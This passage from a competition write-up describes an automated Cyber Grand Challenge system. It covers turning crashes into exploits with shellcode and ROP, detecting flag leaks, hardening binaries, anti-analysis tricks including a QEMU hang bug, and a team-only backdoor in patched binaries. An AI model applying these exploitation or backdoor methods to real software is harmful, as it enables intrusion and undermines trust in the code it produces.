To ensure that the symbolic trace using angr’s concolic execution engine is identical to the native execution trace, we use pre-constraining. In pre-constrained execution, each byte of input is constrained to match the original byte of input that was used by the fuzzer. When a branch is reached that would lead to a new transition, the pre-constraints are removed and then the solver is queried for an input which reaches the new transition. Pre-constraining also has the benefit of greatly improving execution time, because one does not need to perform expensive solves to determine the locations of reads and writes to memory because all variables have only one possible value.

--[003 - The Exploiting Component





* Exploitation

In the Cyber Grand Challenge, stealing flags is a little different than it is in ordinary Capture the Flag games. Instead of reading a secret "flag" file and submitting the contents to the organizers, an exploit is demonstrated by submitting a Proof of Vulnerability (POV), which the organizers will run.

A POV is a binary program, which will communicate with the opponent's binary and "exploit" it. There are two ways in which a POV can be considered successful:

- Type 1: Cause a segmentation fault where the instruction pointer and one additional register have values which were previously negotiated with the competition infrastructure. Must control at least 20 bits of EIP as well as 20 bits of another register.
- Type 2: Read 4 contiguous bytes from the secret flag data. The flag data is located at 0x4347c000-0x4347cfff and is randomly initialized by the kernel.

Different types of vulnerabilities might lend themselves to a specific type of POV. For example, a vulnerability where the user can control the address passed to puts() might only be usable as a Type 2 POV. On the other hand, a stack-based buffer overflow can clearly be used to create a Type 1 exploit simply by setting a register and EIP, but it can also be used to create a Type 2 exploit by using Return Oriented Programming or by jumping to shellcode which prints data from the flag page.

* Overview

The basic design for Mechanical Phish's automatic exploitation is to take crashes, triage them, and modify them to create exploits. Mechanical Phish does not need to understand the root cause of the bug, instead it only needs to identify what registers and memory it controls at crash time, and how those values can be set to produce a POV. We created two systems which are designed to go from crashes to exploits.

- PovFuzzer

Executes the binary repeatedly, slightly modifying the input, tracking the relationship between input bytes and registers at the crash point. This method is fast, but cannot handle complex cases.

- Rex

Symbolically executes the input, tracking formulas for all registers and memory values. Applies "techniques" on this state, such as jumping to shellcode, and return oriented programming to create a POV.

Now this design was missing one important thing. For some challenges the buggy functionality does not result in a crash! Consider a buffer over-read, where it reads passed the end of the buffer. This may not cause a crash, but if any copy of flag data is there, then it will print the secret data. To handle this, we added a third component.

- Colorguard

Traces the execution of a binary with a particular input and checks for flag data being leaked out. If flag data is leaked, then it uses the symbolic formulas to determine if it can produce a valid POV.

--[003.001 - PovFuzzer

The PovFuzzer takes a crash and repeatedly changes a single byte at a time until it can determine which bytes control the EIP as well as another register. Then a Type 1 POV can be constructed which simply chooses the input bytes that correspond to the negotiated EIP and register values, inserts the bytes in the payload, and sends it to the target program.

For crashes which occur on a dereference of controlled data, the PovFuzzer chooses bytes that cause the dereference to point to the flag page, in the hope that flag data will be printed out. After pointing the dereference at the flag page, it executes the program to check if flag data is printed out. If so, it constructs a Type 2 POV using that input.

The PovFuzzer has many limitations. It cannot handle cases where register values are computed in a non-trivial manner, such as through multiplication. Furthermore it cannot handle construction of more complex exploits such as jumping to shellcode, or where it needs to replay a random value printed by the target program. Even so, it is useful for a couple reasons. Firstly, it is much faster than Rex, because it only needs to execute the program concretely. Secondly, although we don't like to admit it, angr might still have occasional bugs, and the PovFuzzer is a good fallback in those cases as it doesn't rely on angr.

--[003.002 - Rex

The general design of Rex is to take a crashing payload, use angr to symbolically trace the program with the crashing payload, collecting symbolic formulas for all memory and input along the way. Once we hit the point where the program crashes, we stop tracing, but use the constraint solver to pick values that either make the crash a valid POV, or avoid the crash to explore further. There are many ways we can choose to constrain the values at this point, each of which tries to exploit the program in a different way. These methods of exploiting the program are called "techniques".

One quick thing to note here is that we include a constraint solver in our POVs. By including a constraint solver we can simply add all of the constraints collected during tracing and exploitation into the POV and then ask the constraint solver at runtime for a solution that matches the negotiated values. The constraint solver, as well as angr, operates on bit-vectors enabling the techniques to be bit-precise.

Here we will describe the various "techniques" which Rex employs.

- Circumstantial Exploit

This technique is applicable for ip-overwrite crashes and is the simplest technique. It determines if at least 20 bits of the instruction pointer and one register are controlled by user input. If so, an exploit is constructed that will negotiate the register and ip values and then solve the constraints to determine the user input that sets them correctly.

- Shellcode Exploit

Also only applicable to ip-overwrites, this technique will search for regions of executable memory that are controlled by user input. The largest region of controlled executable memory is chosen and the memory there is constrained to be a nop-sled followed by shellcode to either prove a type-1 or type-2 vulnerability. A shellcode exploit can function even if the user input only controls the ip value, and not an additional register.

- ROP Exploit

Although the stack is executable by default, opponents might employ additional protections that prevent jumping to shellcode, such as remapping the stack, primitive Address Randomization or even some form of Control Flow Integrity. Return Oriented Programming (ROP) can bypass incomplete defenses and still prove vulnerabilities for

opponents that employ them. It is applicable for ip-overwrite crashes as long as there is user data near the stack pointer, or the binary contains a gadget to pivot the stack pointer to the user data.

- Arbitrary Read - Point to Flag

A crash that occurs when the program tries to dereference user-controlled data is considered an "arbitrary read". In some cases, by simply constraining the address that will be dereferenced to point at flag data, the flag data will be leaked to stdout, enabling the creation of a type-2 exploit. Point to Flag constrains the input to point at the flag page, or at any copy of flag data in memory, then uses Colorguard to determine if the new input causes an exploitable leak.

- Arbitrary Read/Write - Exploration

In some cases, the dereference of user-controlled data can lead to a more powerful exploit later. For example, a vtable overwrite will first appear as an arbitrary read, but if that memory address points to user data, then the read will result in a controlled ip. To explore arbitrary reads/writes for a better crash, the address of the read or write is constrained to point to user data, then the input is re-traced as a new crash.

- Write-What-Where

If the input from the user controls both the data being written and the address to which it is written, we want to identify valuable targets to overwrite. This is done by symbolically exploring the crash, to identify values in memory that influence the instruction pointer, such as return addresses or function pointers. Other valuable targets are pointers that are used to print data; overwriting these can lead to type-2 exploits.

--[003.003 - Colorguard

As explained above, there are some challenges which include vulnerabilities that can leak flag data, but do not cause a crash. One challenge here is that it is difficult to detect when a leak occurs. You can check if any 4 bytes of output data are contained in the flag page, but this will have false positives while fuzzing, and it will miss any case where the data is not leaked directly. The challenge authors seem to prefer to xor the data or otherwise obfuscate the leak, maybe to prevent such a method.

To accurately detect these leaks we chose to trace the inputs symbolically, using angr. However, symbolic tracing is far too slow to run on every input that the fuzzer generates. Instead, we only perform the symbolic tracing on the inputs which the fuzzer considers "interesting". The hope here is that the leak causing inputs have a new transition, or number of loops which is unique, and that the fuzzer will consider it interesting. There are definitely cases where this doesn't work, but it's a fairly good heuristic for reducing the number of traces.

In an effort to further combat the slowness of symbolic execution, Colorguard takes advantage of angr's concrete emulation mode. Since no modification of the input has to be made if a flag leak is discovered, our input is made entirely concrete, with the only symbolic data being that from the flag page. This allows us to only execute symbolically those basic blocks that touch the secret flag page contents.

Colorguard traces the entire input concretely and collects the symbolic expression for the data that is printed to stdout. The expression is parsed to identify any four consecutive bytes of the flag page that are contained in the output. For each set of bytes, the solver is queried to check if we can compute the values of the bytes only from the output data. If so, then an exploit is crafted which solves for these four bytes after receiving the output from the program execution.


One caveat here is that challenges may use many bytes of the flag page as a random seed. In these cases we might see every byte of the flag page as

part of the expression for stdout. Querying the constraint solver for every one of these consecutive four byte sequences is prohibitively slow, so it is necessary to pre-filter such expressions. Colorguard does this pre-filter during the trace by replacing any expression containing more than 13 flag bytes with a new symbolic variable. The new symbolic variable is not considered a potential leak. The number 13 was arbitrarily chosen as it was high enough to still detect all of the leaks we had examples for, but low enough that checking for leaks was still fast.

--[003.004 - Challenge Response

A common pattern that still needs to be considered is where the binary randomly chooses a value, outputs it, and then requires the user to input that value or something computed from the random value. For example, the binary prints "Solve the equation: 6329*4291" and then the user must input "27157739". To handle these patterns in the exploit, we identify any constraints that involve both user input and random data. Once identified, we check the output that has been printed up to that point if it contains the random data. If so, then we have identified a challenge-response. We will include the output as a variable in the constraints that are passed to the exploit, and then read from stdout, adding constraints that the output bytes match what is received during the exploit. Then the solver can be queried to generate the input necessary for the correct "response".

--[004 - The Patching Component: Patcherex



backends.

* Techniques

A technique is the implementation of a high-level patching strategy. A set of patches (described below) with respect to a binary are generated after applying a technique on it. Currently Patcherex implements three different types of techniques:

- Generic binary hardening techniques, including Return Pointer Encryption, Transmit Protection, Simple Control-Flow Integrity, Indirect Control-Flow Integrity, Generic Pointer Encryption;
- Techniques aiming at preventing rivals from analyzing or stealing our patches, including backdoors, anti-analysis techniques, etc.;
- Optimization techniques that make binaries more performant, including constant propagation, dead assignment elimination, and redundant stack variables removal.

* Patches

A Patch is a low-level description of how a fix or an improvement should be made on the target binary. Patcherex defines a variety types of patches to perform tasks ranging from code/data insertion/removal to segment altering.

* Backends

A backend takes patches generated from one or more techniques, and applies them on the target binary. Two backends available in Patcherex:

- ReassemblerBackend: this backend takes a binary, completely disassembles the entire binary, symbolizes all code and data references among code and data regions, and then generate an assembly file. It then apply patches on the assembly file, and calls an external assembler (it was clang for CGC) to reassemble the patched assembly file to the final binary.
- DetourBackend: this backend acts as a fallback to the ReassemblerBackend. It performs in-line hooking and detouring to apply patches.

--[004.001 - Patching Techniques

In this section, we describe all techniques we implemented in Patcherex.

Obviously we tried to implement techniques that will prevent exploitation of the given CBs, by making their bugs not exploitable. In some cases, however, our techniques do not render the bugs completely unexploitable, but they still force an attacker to adapt its exploits to our RBs. For instance, some techniques introduce differences in the memory layout between our generated RB and the original CB an attacker may have used to develop its exploit. In addition, we try to prevent attackers from adapting exploits to our RB by adding anti-analysis techniques inside our generated binaries. Furthermore, although we put a significant effort in minimizing the speed and memory impact of our patches, it is often impossible to have performance impact lower than 5% (a CB score starts to be lowered when it has more than 5% of speed or memory overhead). For this reason we decided to "optimize" the produced RB, as we will explain later.

--[004.001.001 - Binary Hardening Techniques

We implemented some techniques for generic binary hardening. Those general hardening techniques, although not extremely complex, turned out to be very useful in the CFE.

Vulnerability-targeted hardening (targeted patching) was also planned initially. However, due to lack of manpower and fear for deploying replacement CBs too many times for the same challenge, we did not fully implement or test our targeted patching strategies.

* Return Pointer Encryption

This technique was designed to protect from classical stack buffer overflows, which typically give an attacker control over an overwritten saved return pointer. Our defense mechanism "encrypts" every return pointer saved on the stack when a function is called, by modifying the function's prologue. The encrypted pointer is then "decrypted" before every ret instruction terminating the same function. For encryption and decryption we simply xor'ed the saved return pointer with a nonce (randomly generated during program's startup). Since the added code is executed every time a function is called, we take special care in minimizing the performance impact of this technique.

First of all, this technique is not applied in functions determined as safe. We classify a function as safe if one of these three conditions is true:

- The function does not access any stack buffer.
- The function is called by more than 5 different functions. In this case, we assume that the function is some standard "utility" function, and it is unlikely that it contains bugs. Even if it contains bugs, the performance cost of patching such a function is usually too high.
- The function is called by printf or free. Again, we assume that library functions are unlikely to contain bugs. These common library functions are identified by running the functions with test input and output pairs. This function identification functionality is offered by a separate component (the "Function identifier" mentioned in the "Warez" Section).

To further improve the performance, the code snippet that encrypts and decrypts the saved return pointer uses, when possible, a "free" register to perform its computations. This avoids saving and restoring the value of a register every time the injected code is executed. We identify free registers (at a specific code location) by looking for registers in which a write operation always happens before any read operation. This analysis is performed by exploring the binary's CFG in a depth-first manner, starting from the analyzed code location (i.e., the location where the code encrypting/decrypting the return pointer is injected).

Finally, to avoid negatively impacting the functionality of the binary, we did not patch functions in which the CFG reconstruction algorithm has problems in identifying the prologue and the epilogues. In fact, in those cases, it could happen that if an epilogue of the analyzed function is not identified, the encrypted return address will not be decrypted when that epilogue is reached, and consequently the program will use the still-encrypted return pointer on the stack as the return target. This scenario typically happens when the compiler applies tail-call optimizations by inserting jmp instructions at the end of a function.

* Transmit Protection

As a defense mechanism against Type 2 exploits, we inject code around the transmit syscall so that a binary is forbidden from transmitting any 4 contiguous bytes of the flag page. The injected code uses an array to keep track of the last transmitted bytes so that it can identify cases in which bytes of the flag page are leaked one at a time.

* Simple Control-Flow Integrity

To protect indirect control flow instructions (e.g., call eax, jmp ebx), we inject, before any instruction of this kind, code that checks specific properties of the target address (i.e., the address which the instruction pointer will be after the call or jump). The specific checks are:

- The target address must be an allocated address (to prevent an attacker from using the indirect control-flow instruction to directly perform a Type 1 attack). To do so, we try to read from the target address, so that if the address does not point to an allocated region the program will crash before the instruction pointer is modified. This prevents simple Type 1 exploits, because the attacker must control at least 20 bits of the instruction pointer, and it is unlikely (but not impossible) that the negotiated value will end up inside an allocated memory region.

- The target address must be inside the memory range where the binary's code is typically loaded (for simplicity, we consider a "potential code" address to be any below 0x4347c000). To avoid breaking programs that use dynamically allocated code we do not perform this check if we statically detect that the analyzed program calls the allocate syscall in a way which will create additional executable memory.
- The target address is not a pop instruction. As a partial mitigation against ROP attacks, we dynamically check if the target of indirect calls is a pop instruction, and terminate the program otherwise.

* Uninitialized Data Cleaning

For each function, we identify all of the instructions that read and write to stack variables, and the stack offset that is accessed. If there is any path through the CFG such that a stack variable is read before it is written, then we consider it possible that there is an uninitialized data usage. For each variable that is detected in an uninitialized data usage, we zero that variable by adding stack cleaning code at the beginning of the function.

* Stack Base Address Randomization

On program's startup we add a random value (which can assume any 16-byte aligned value between 16 and 1024) to the stack pointer address. This adds indeterminism to the position of the stack, hindering any exploit making assumptions on the program's stack layout.

* malloc Protection

To interfere with exploitation of heap overflows, if we are able to identify a malloc-like function inside the analyzed CB, we slightly modify its behavior. In particular, we change the amount of bytes allocated by a small, pseudo-random, value.

* printf Protection

For every printf-like function identified, such as printf, snprintf, etc., we ensure that the function is not used to perform a "format string" attack. Specifically, if the format string parameter is neither in the binary's read-only memory nor a string already present in the binary, we stop the execution of the binary if:

- The format string parameter contains a meta character (e.g., "%").
- The format string parameter points to the flag page.

--[004.001.002 - Adversarial Techniques

Certain techniques are introduced to prevent rivals from analyzing, or even running our RBs in a controlled environment, while leaving those RBs still able to run in the real game environment. These techniques are presented in this section.

* Anti-analysis

We add some code, executed before the original entry point of the binary, to interfere with analyses that other teams could perform on our patched binary. Specifically, we add code to:

- Detect if the binary is executed using QEMU or PIN. To do so, we probe the implementation of different aspects that are difficult to emulate correctly, such as segment registers, transmission of partially allocated memory regions, syscall error codes values in case of "double failure". In addition, we add some code triggering a previously unknown implementation bug in QEMU, making it stall. Specifically, during the development of our CRS, we found that QEMU, when using user-mode emulation, does not correctly handle taking the square root of an "un-normal" floating point number, that is, a nonzero 80-bit float whose explicit integer bit (the highest bit of the mantissa) is zero. When this happens, QEMU will hang forever. Because of this anti-QEMU patch, some of our RBs broke the live visualization during the CFE public event.

- Interfere with symbolic execution engines. Our adversarial code contains self-modifying code designed to be extremely hard to simulate correctly and efficiently by a symbolic execution engine. In addition, some added code is specifically designed to trigger "path explosion" conditions.
- Interfere with automatic exploitation systems. We add code to transmit the flag page to file descriptor 2 (stderr). Although data transmitted to this file descriptor is not sent to a CRS interacting with a binary, an opponent could mistakenly assume that any contiguous 4 bytes transmitted from the flag page constitutes a Type 2 exploit and thus fielding a POV trying to leverage this "fake" leak. In addition, we inject "fake backdoor" code. This code is triggered if a CRS sends a specific 4-byte sequence. When triggered, it reads from the CRS 8 bytes used to set the program instruction pointer and the value of a register. For this reason, this code looks like easily exploitable to create a Type 1 POV, however the read values are xor'ed with a random value, before being used to set the instruction pointer and the register, making this code non-exploitable.

In addition, to counteract an adversary fielding one of our own patched binaries as its own patched binary, we inject a backdoor in every fielded patched binary. This backdoor can be used by our CRS to exploit the patched binary we generate, but it is designed to be extremely hard to be exploited from other teams' CRSs. The backdoor is triggered when a specific 4-byte sequence is received. To detect this, the function wrapping the receive syscall is modified to keep track of the first 4 bytes a program receives. Once triggered, the backdoor sends to the CRS a "challenge" C (which is a 19-bit value), and the CRS responds with a response R (a 64-bit value). Then, the backdoor code checks if the following condition is true: `first_32_bits_of(SHA1(pad(R,160))) == pad(C,32)`, where `pad(A,N)` is a function padding the input value A up to N bits by adding zeros.

The challenge can be easily solved by pre-computing all the possible responses, but it is impossible for an opponent's POV to compute a solution for the challenge within the game-imposed 10-second timeout.

--[004.001.003 - Optimization Techniques

Performance is a vital concern of our patching strategy. While we stress the necessity of optimizing all our patching techniques, some overhead cannot be avoided. From analyzing binaries collected from CQE and CFE samples, we noticed that most of them are compiled with O0, i.e., without optimization enabled. We do not know why organizers decided not to optimize most of the provided challenges, but we speculated that this may have been decided to leave room for optimizations and patching.

It is well-known that O0 and O1 binaries can have a huge difference in execution time. Fortunately, some of the optimization methods used in O1 are not that difficult to perform directly on binaries. Further, angr provides all necessary data-flow analysis techniques, which makes the whole optimization development easier. Finally, with the help of the ReassemblerBackend, we can easily fully remove instructions that we want to get rid of, without having to replace them with nops. Therefore, we implemented some basic in-line binary optimization techniques in order to optimize O0 binaries in CFE, which are described below.

- Constant Propagation. We propagate constants used as immediates in each instruction, and eliminate unnecessary mov instructions in assembly code.
- Dead Assignment Elimination. Many unnecessary assignments occur in unoptimized code. For example, in unoptimized code, when a function reads arguments passed from the stack, it will always make a copy of the argument into the local stack frame, without checking if the argument is modified or not in the local function. We perform a conservative check for cases where a parameter is not modified at all in a function and the copy-to-local-frame is unnecessary. In this case, the copy-to-local instruction is eliminated, and all references to the corresponding variable on the local stack frame are altered to reference the original parameter on the previous stack frame. Theoretically, we may break the locality, but we noticed some improvement in performance in our off-line

tests.

- Redundant Stack Variable Removal. In unoptimized code, registers are not allocated optimally, and usually many registers end up not being used. We perform a data-flow analysis on individual functions, and try to replace stack variables with registers. This technique works well with variables accessed within tight loops. Empirically speaking, this technique contributes the most to the overall performance gain we have seen during testing.

Thanks to these optimizations, our patches often had **zero** overall performance overhead.

--[004.002 - Patches

The techniques presented in the previous section return, as an output, lists of patches. In Patcherex, a patch is a single modification to a binary.

The most important types of patches are:

- InsertCodePatch: add some code that is going to be executed before an instruction at a specific address.
- AddEntryPointPatch: add some code that is going to be executed before the original entry point of the binary.
- AddCodePatch: add some code that other patches can use.
- AddRWData: add some readable and writable data that other patches can use.
- AddROData: add some read-only data that other patches can use.

Patches can refer to each other using an easy symbol system. For instance, code injected by an InsertCodePatch can contain an instruction like `call check_function`. In this example, this call instruction will call the code contained in an InsertCodePatch named `check_function`.

--[004.003 - Backends

We implemented two different backends to inject different patches. The DetourBackend adds patches by inserting jumps inside the original code, whereas the ReassemblerBackend adds code by disassembling and then reassembling the original binary. The DetourBackend generates bigger (thus using more memory) and slower binaries (and in some rare cases it cannot insert some patches), however it is slightly more reliable than the ReassemblerBackend (i.e., it breaks functionality in slightly less binaries).

* DetourBackend

This backend adds patches by inserting jumps inside the original code. To avoid breaking the original binary, information from the CFG of the binary is used to avoid placing the added `jmp` instruction in-between two basic blocks. The added `jmp` instruction points to an added code segment in which first the code overwritten by the added `jmp` and then the injected code is executed. At the end of the injected code, an additional `jmp` instruction brings the instruction pointer back to its normal flow.

In some cases, when the basic block that needs to be modified is too small, this backend may fail applying an InsertCodePatch. This requires special handling, since patches are not, in the general case, independent (a patch may require the presence of another patch not to break the functionality of a binary). For this reason, when this backend fails in inserting a patch, the patches "depending" from the failed one are not applied to the binary.

* ReassemblerBackend

ReassemblerBackend fully disassembles the target binary, applies all patches on the generated assembly, and then assembles the assembly back into a new binary. This is the primary patching backend we used in the CFE. Being able to fully reassemble binaries greatly reduces the performance hit introduced by our patches, and enables binary optimization, which improves

the performance of our RBs even further. Also, reassembling usually changes base addresses and function offsets, which achieves a certain level of "security by obscurity" -- rivals will have to analyze our RBs if they want to properly adapt their code-reusing and data-reusing attacks.

We provide an empirical solution for binary reassembling that works on almost every binary from CQE and CFE samples. The technique is open-sourced as a component in `angr`, and, after the CGC competition, it has been extended to work with generic x86 and x86-64 Linux binaries.

A detailed explanation as well as evaluation of this technique is published as an academic paper [Rambl17].

--[004.004 - Patching Strategy

We used `Patcherex` to generate, for every CB, three different Replacement Binaries (RBs):

- Detouring RB: this RB was generated by applying, using the `DetourBackend`, all the patches generated by the hardening and adversarial techniques presented previously.
- Reassembled RB: this RB was generated by applying the same patches used by the Detouring RB, but using the `ReassemblerBackend` instead of the `DetourBackend`.
- Optimized Reassembled RB: this RB was generated as the Reassembled one, but, in addition all the patches generated by the optimization techniques were added.

These three patched RBs have been listed in order of decreasing performance overhead and decreasing reliability. In other words, the Detouring RB is the most reliable (i.e., it has the smallest probability of having broken functionality), but it has the highest performance overhead with respect to the original unpatched binary. On the contrary the Optimized Reassembled RB is the most likely to have broken functionality, but it has a lower performance impact.

--[004.005 - Replacement Binary Evaluation

* Pre-CFE Evaluation

During initial stages of `Patcherex` development, testing of the RBs was done by an in-house developed component called `Tester`. Internally, `Tester` uses `cb-test`, a utility provided by DARPA for testing a binary with pre-generated input and output pairs, called polls. We made modifications to `cb-test`, which enabled the testing of a binary and its associated IDS rules on a single machine, whereas the default `cb-test` needs 3-machines to test a binary with IDS rules.

`Tester` can perform both performance and functionality testing of the provided binary using the pre-generated polls for the corresponding binary using its `Makefile`. For functionality testing, given a binary, we randomly pick 10 polls and check that the binary passes all the polls. For performance testing, we compute the relative overhead of the provided binary against the unpatched one using all the polls. However, there was huge discrepancy (~10%) between the performance overhead computed by us and that provided during sparring partner sessions for the same binaries. Moreover, during the sparring partner sessions, we also noticed that performance numbers were different across different rounds for the same binaries. Because of these discrepancies and to be conservative, for every patching strategy, we computed the performance overhead as the maximum overhead across all rounds of sparring partner sessions during which RBs with corresponding patching strategy are fielded.

During internal testing we used all the available binaries publicly released on GitHub (some of which were designed for the CQE event, whereas others were sample CFE challenges). To further extend our test cases, we recompiled all the binaries using different compilation flags influencing the optimization level used by the compiler. In fact, we noticed that heavily optimized binaries (e.g., `-O3`), were significantly harder to

analyze and to patch without breaking functionality. Specifically, we used the following compilations flags: -O0, -Os, -Oz, -O1, -O2, -O3, -Ofast. Interestingly, we noticed that some of the binaries, when recompiled with specific compilation flags, failed to work even when not patched.

During the final stages of Patcherex development, we noticed that almost all generated RBs never failed the functionality and that the performance overhead was reasonable except for a few binaries. This, combined with the discrepancy inherent in performance testing, led us not to use any in-depth testing of our replacement binaries during the CFE.

* CFE Evaluation

For every RB successfully generated, Patcherex first performs a quick test of their functionality. The test is designed to spot RBs that are broken by the patching strategy. In particular, Patcherex only checks that every generated RB does not crash when provided with a small test set of hardcoded input strings ("B", "\n", "\n\n\n\n\n\n\n", etc.)

We decided to perform only a minimal tests of the functionality because of for performance and reliability considerations.

--[004.006 - Qualification Round Approaches

It is worth mentioning that for the CGC qualification round, the rules were very different from the final round. Between this and the fact that our analysis tools were not yet mature it was necessary for us to approach patching very differently from the final round approaches previously described.

In the qualification round, the only criteria for "exploitation" was a crash. If you could crash a binary, it meant that you could exploit it, and if your binary could crash, it meant that you were vulnerable. Furthermore, the qualification scoring formula was such that your "defense" score, i.e. how many vulnerabilities your patch protected against, was a global multiplier for your score between zero and one. This meant that if you didn't submit a patch for a binary, or if your patch failed to protect against any of the vulnerabilities, you received zero points for that challenge, regardless of how well you were able to exploit it.

This is such an unconventional scoring system that when we analyzed the (publicly available) patches produced by other teams for the qualification round, we found that at least one qualifying team had a patching strategy such that whenever they discovered a crash, they patched the crashing instruction to simply call the exit syscall. This is technically not a crash, so the teams that did this did in fact receive defense points for the challenges, and accordingly did in fact receive a non-negligible score for effectively stubbing out any vaguely problematic part of the binary.

Our approaches were slightly more nuanced! There were two techniques we developed for the qualification round, one "general" technique, meaning that it could be applied to a program without any knowledge of the vulnerabilities in a binary, and one "targeted" technique, meaning that it was applied based on our CRS' knowledge of a vulnerability. Each of the techniques could produce several candidate patched binaries, so we had to choose which one to submit in the end - our choice was based on some rudimentary testing to try to ascertain if the binary could still crash, and if not, to assess the performance impact of the patch.

It is important to notice for CQE, the patched binaries were tested by the organizers against a fixed set of pre-generated exploits. For this reason, our patched binaries just had to prevent to be exploited when run against exploit developed for the original, unpatched, version of the program. In other words, the attacker had no way to adapt its exploits to our patches and so "security through obscurity" techniques were extremely effective during the qualification event.

--[004.006.001 - Fidget

Our "general" patching technique for CQE was a tool called Fidget. Fidget was developed the summer prior to the announcement of the CGC for use in attack-defense CTFs. Its basic intuition is that the development of an attack makes a large number of very strong assumptions about the internal memory layout of a program, so in many cases simply tweaking the layout of stack variables is a reliable security-through-obscurity technique.

At the time of the CQE, Fidget was a tool capable of expanding function stack frames, putting unused space in between local variables stored on the stack. This is clearly not sufficient to prevent crashes, as is necessary for the strange qualification scoring formula. However, the tool had an additional mode that could control the amount of padding that was inserted; the mode that we used attempted to insert thousands of bytes of padding into a single stack frame! The idea here is, of course, that no overflow attack would ever include hundreds of bytes more than strictly necessary to cause a crash.

The primary issue with Fidget is that it's pretty hard to tell that accesses to different members or indexes of a variable are actually accesses to the same variable! It's pretty common for Fidget to patch a binary that uses local array and struct variables liberally, and the resulting patched binary is hilariously broken, crashing if you so much as blow on it. There are a huge number of heuristics we apply to try not to separate different accesses to the same variable, but in the end, variable detection and binary type inference are still open problems. As a result, Fidget also has a "safe mode" that does not try to pad the space in between variables, instead only padding the space between local variables and the saved base pointer and return address.

We originally planned to use Fidget in the final round, since it had the potential to disrupt exploits that overflow only from one local variable into an adjacent one, something that none of our final-round techniques can address. However, it was cut from our arsenal at the last minute upon the discovery of a bug in Fidget that was more fundamental than our ability to fix it in the limited time available! Unfortunate...

--[004.006.002 - CGrex

If we know that it's possible for a binary to crash at a given instruction, why don't we just add some code to check if that specific instruction would try to access unmapped or otherwise unusable memory, and if so exit cleanly instead of crashing? This is exactly what CGrex does.

Our reassembler was not developed until several weeks before the CGC final event, so for the qualification round CGrex was implemented with a primitive version of what then became the DetourBackend. Once our CRS found a crash, the last good instruction pointer address was sent to CGrex, which produced a patched binary that replaced all crashing instructions with jumps to a special inserted section that used some quirks in some syscalls to determine if the given memory location was readable/writable/executable, and exit cleanly if the instruction would produce a crash.

More precisely, CGrex takes, as input, a list of POVs and a CB and it outputs a patched CB "immune" against the provided POVs. CGrex works in five steps:

- 1) Run the CGC binary against a given POV using a modified QEMU version with improved instruction trace logging and able to run CGC binaries.
- 2) Detect the instruction pointer where the POV generates a crash (the "culprit instruction").
- 3) Extract the symbolic expression of the memory accesses performed by the "culprit instruction" (by using Miasm). For instance, if the crashing instruction is `mov eax, [ebx*4+2]` the symbolic expression would be `ebx*4+2`.
- 4) Generate "checking" code that dynamically:
 - Compute the memory accesses that the "culprit instruction" is going

to perform.

- Verify that these memory accesses are within allocated memory regions (and so the "culprit instruction" is not going to crash). To understand if some memory is allocated or not CGrex "abuses" the return values of the random and fdwait syscalls.

